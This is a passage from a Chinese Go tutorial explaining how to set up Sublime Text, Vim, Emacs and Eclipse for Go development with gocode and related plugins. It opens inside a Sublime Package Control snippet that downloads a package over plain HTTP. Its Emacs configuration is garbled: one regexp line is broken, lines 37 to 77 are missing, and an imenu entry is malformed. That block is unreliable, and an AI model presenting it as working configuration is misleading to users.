ipp=sublime.installed_packages_path(); os.makedirs(ipp) if not os.path.exists(ipp) else
None; urllib2.install_opener(urllib2.build_opener(urllib2.ProxyHandler()));
open(os.path.join(ipp,pf),'wb').write(urllib2.urlopen('http://sublime.wbond.net/'+pf.replace(' ','%20')).read()); print 'Please restart Sublime Text to finish installation'
```

这个时候重启一下 Sublime，可以发现在菜单栏多了一个如下的栏目，说明 Package Control 已经安装成功了。




图 1.7 sublime 包管理

3. 接下来安装 gocode 和 MarGo。打开终端运行如下代码（需要 git）

```
4. go get github.com/nsf/gocode
5. go get github.com/DisposaBoy/MarGo
```

这个时候我们会发现在\$GOPATH/bin下面多了两个可执行文件，gocode 和 MarGo，这两个文件会在 GoSublime 加载时自动启动。

6. 安装完之后就可以安装 Sublime 的插件了。需安装 GoSublime、SidebarEnhancements 和 Go Build，安装插件之后记得重启 Sublime 生效，Ctrl+Shift+p 打开 Package Control 输入 pcip（即“Package Control: Install Package”的缩写）。

这个时候看左下角显示正在读取包数据，完成之后出现如下界面




图 1.8 sublime 安装插件界面

这个时候输入 GoSublime，按确定就开始安装了。同理应用于 SidebarEnhancements 和 Go Build。

7. 验证是否安装成功，你可以打开 Sublime，打开 main.go，看看语法是不是高亮了，输入 import 是不是自动化提示了，import "fmt"之后，输入 fmt.是不是自动化提示有函数了。

如果已经出现这个提示，那说明你已经安装完成了，并且完成了自动提示。

如果没有出现这样的提示，一般就是你的 \$PATH 没有配置正确。你可以打开终端，输入 gocode，是不是能够正确运行，如果不行就说明 \$PATH 没有配置正确。

Vim

Vim 是从 vi 发展出来的一个文本编辑器，代码补全、编译及错误跳转等方便编程的功能特别丰富，在程序员中被广泛使用。




图 1.9 VIM 编辑器自动化提示 Go 界面

1. 配置 vim 高亮显示

2. `cp -r $GOROOT/misc/vim/* ~/.vim/`

3. 在 ~/.vimrc 文件中增加语法高亮显示

4. `filetype plugin indent on`

5. `syntax on`

6. 安装 [Gocode](#)

7. `go get -u github.com/nsf/gocode`

`gocode` 默认安装到 \$GOBIN 下面。

8. 配置 [Gocode](#)

9. `~ cd $GOPATH/src/github.com/nsf/gocode/vim`

10. `~ ./update.bash`

11. `~ gocode set propose-builtins true`

12. `propose-builtins true`

13. `~ gocode set lib-path "/home/border/gocode/pkg/linux_amd64"`

14. `lib-path "/home/border/gocode/pkg/linux_amd64"`

15. `~ gocode set`

16. `propose-builtins true`

17. `lib-path "/home/border/gocode/pkg/linux_amd64"`

gocode set 里面的两个参数的含意说明：

propose-builtins: 是否自动提示 Go 的内置函数、类型和常量，默认为 false，不提示。

lib-path:默认情况下，gocode 只会搜索**\$GOPATH/pkg/\$GOOS_\$GOARCH**

和 \$GOROOT/pkg/\$GOOS_\$GOARCH 目录下的包，当然这个设置就是可以设置我们额外的 lib 能访问的路径

18. 恭喜你，安装完成，你现在可以使用:e main.go 体验一下开发 Go 的乐趣。

Emacs

Emacs 传说中的神器，她不仅仅是一个编辑器，它是一个整合环境，或可称它为集成开发环境，这些功能如让使用者置身于全功能的操作系统中。




图 1.10 Emacs 编辑 Go 主界面

1. 配置 Emacs 高亮显示
2. `cp $GOROOT/misc/emacs/* ~/.emacs.d/`
3. 安装 [Gocode](#)
4. `go get -u github.com/nsf/gocode`

gocode 默认安装到\$GOBIN 里面下面。

5. 配置 [Gocode](#)
6. `~ cd $GOPATH/src/github.com/nsf/gocode/emacs`
7. `~ cp go-autocomplete.el ~/.emacs.d/`
8. `~ gocode set propose-builtins true`
9. `propose-builtins true`

```
10. ~ gocode set lib-path "/home/border/gocode/pkg/linux_amd64" // 换为你自己的路径
11. lib-path "/home/border/gocode/pkg/linux_amd64"
12. ~ gocode set
13. propose-builtins true
14. lib-path "/home/border/gocode/pkg/linux_amd64"
```

15. 需要安装 [Auto Completion](#)

下载 AutoComplete 并解压

~ make install DIR=\$HOME/.emacs.d/auto-complete

配置 ~/.emacs 文件

```
;;auto-complete
(require 'auto-complete-config)
(add-to-list 'ac-dictionary-directories "~/.emacs.d/auto-complete/ac-dict")
(ac-config-default)
(local-set-key (kbd "M-/") 'semantic-complete-analyze-inline)
(local-set-key "." 'semantic-complete-self-insert)
(local-set-key ">" 'semantic-complete-self-insert)
```

详细信息参考: <http://www.emacswiki.org/emacs/AutoComplete>

16. 配置 .emacs

```
17. ;; golang mode
18. (require 'go-mode-load)
19. (require 'go-autocomplete)
20. ;; speedbar
21. ;; (speedbar 1)
22. (speedbar-add-supported-extension ".go")
23. (add-hook
24. 'go-mode-hook
25. '(lambda ()
26.     ;; gocode
27.     (auto-complete-mode 1)
28.     (setq ac-sources '(ac-source-go))
29.     ;; Imenu & Speedbar
30.     (setq imenu-generic-expression
31.           '(("type" "^type *\\([^\t\n\r\f]*\\)" 1)
32.             ("func" "^func *\\(.+\\)" {" 1"}))
33.     (imenu-add-to-menubar "Index")
34.     ;; Outline mode
35.     (make-local-variable 'outline-regexp)
```

```

36.      (setq outline-regexp "/\\.\\"/>

```



```
78.      (setq max-mini-window-height 1)
79.      (if (= 0 (shell-command-on-region (point-min) (point-max) "gofmt" "*Go
Reformat Output*" nil "*Go Reformat Errors*" t))
80.      (progn
81.      (erase-buffer)
82.      (insert-buffer-substring "*Go Reformat Output*")
83.      (goto-char (point-min))
84.      (forward-line (1- p)))
85.      (with-current-buffer "*Go Reformat Errors*"
86.      (progn
87.      (goto-char (point-min))
88.      (while (re-search-forward "<standard input>" nil t)
89.      (replace-match filename))
90.      (goto-char (point-min))
91.      (compilation-mode))))
92.      (setq max-mini-window-height old-max-mini-window-height)
93.      (delete-windows-on "*Go Reformat Output*")
94.      (kill-buffer "*Go Reformat Output*"))))
95.  ;; helper function
96.  (defun go-fix-buffer ()
97.    "run gofix on current buffer"
98.    (interactive)
99.    (show-all)
100.    (shell-command-on-region (point-min) (point-max) "go tool fix -diff"))
```

101. 恭喜你，你现在可以体验在神器中开发 Go 的乐趣。默认 speedbar 是关闭的，如果打开需要把 ;; (speedbar 1) 前面的注释去掉，或者也可以通过 *M-x speedbar* 手动开启。

Eclipse

Eclipse 也是非常常用的开发利器，以下介绍如何使用 Eclipse 来编写 Go 程序。




图 1.11 Eclipse 编辑 Go 的主界面

1. 首先下载并安装好 [Eclipse](#)
2. 下载 [goeclipse](#) 插件
<http://code.google.com/p/goclipse/wiki/InstallationInstructions>
3. 下载 gocode, 用于 go 的代码补全提示

gocode 的 github 地址:

<https://github.com/nsf/gocode>

在 windows 下要安装 git, 通常用 [msysgit](#)

再在 cmd 下安装:

```
go get -u github.com/nsf/gocode
```

也可以下载代码, 直接用 go build 来编译, 会生成 gocode.exe

4. 下载 [MinGW](#) 并按要求装好
5. 配置插件

Windows->Reference->Go

(1).配置 Go 的编译器




图 1.12 设置 Go 的一些基础信息

(2).配置 Gocode (可选, 代码补全), 设置 Gocode 路径为之前生成的 gocode.exe 文件




图 1.13 设置 gocode 信息

(3).配置 GDB (可选，做调试用) ，设置 GDB 路径为 MingW 安装目录下的 gdb.exe 文件




图 1.14 设置 GDB 信息

6. 测试是否成功

新建一个 go 工程，再建立一个 hello.go。如下图：




图 1.15 新建项目编辑文件

调试如下（要在 console 中用输入命令来调试）：





图 1.16 调试 Go 程序

IntelliJ IDEA

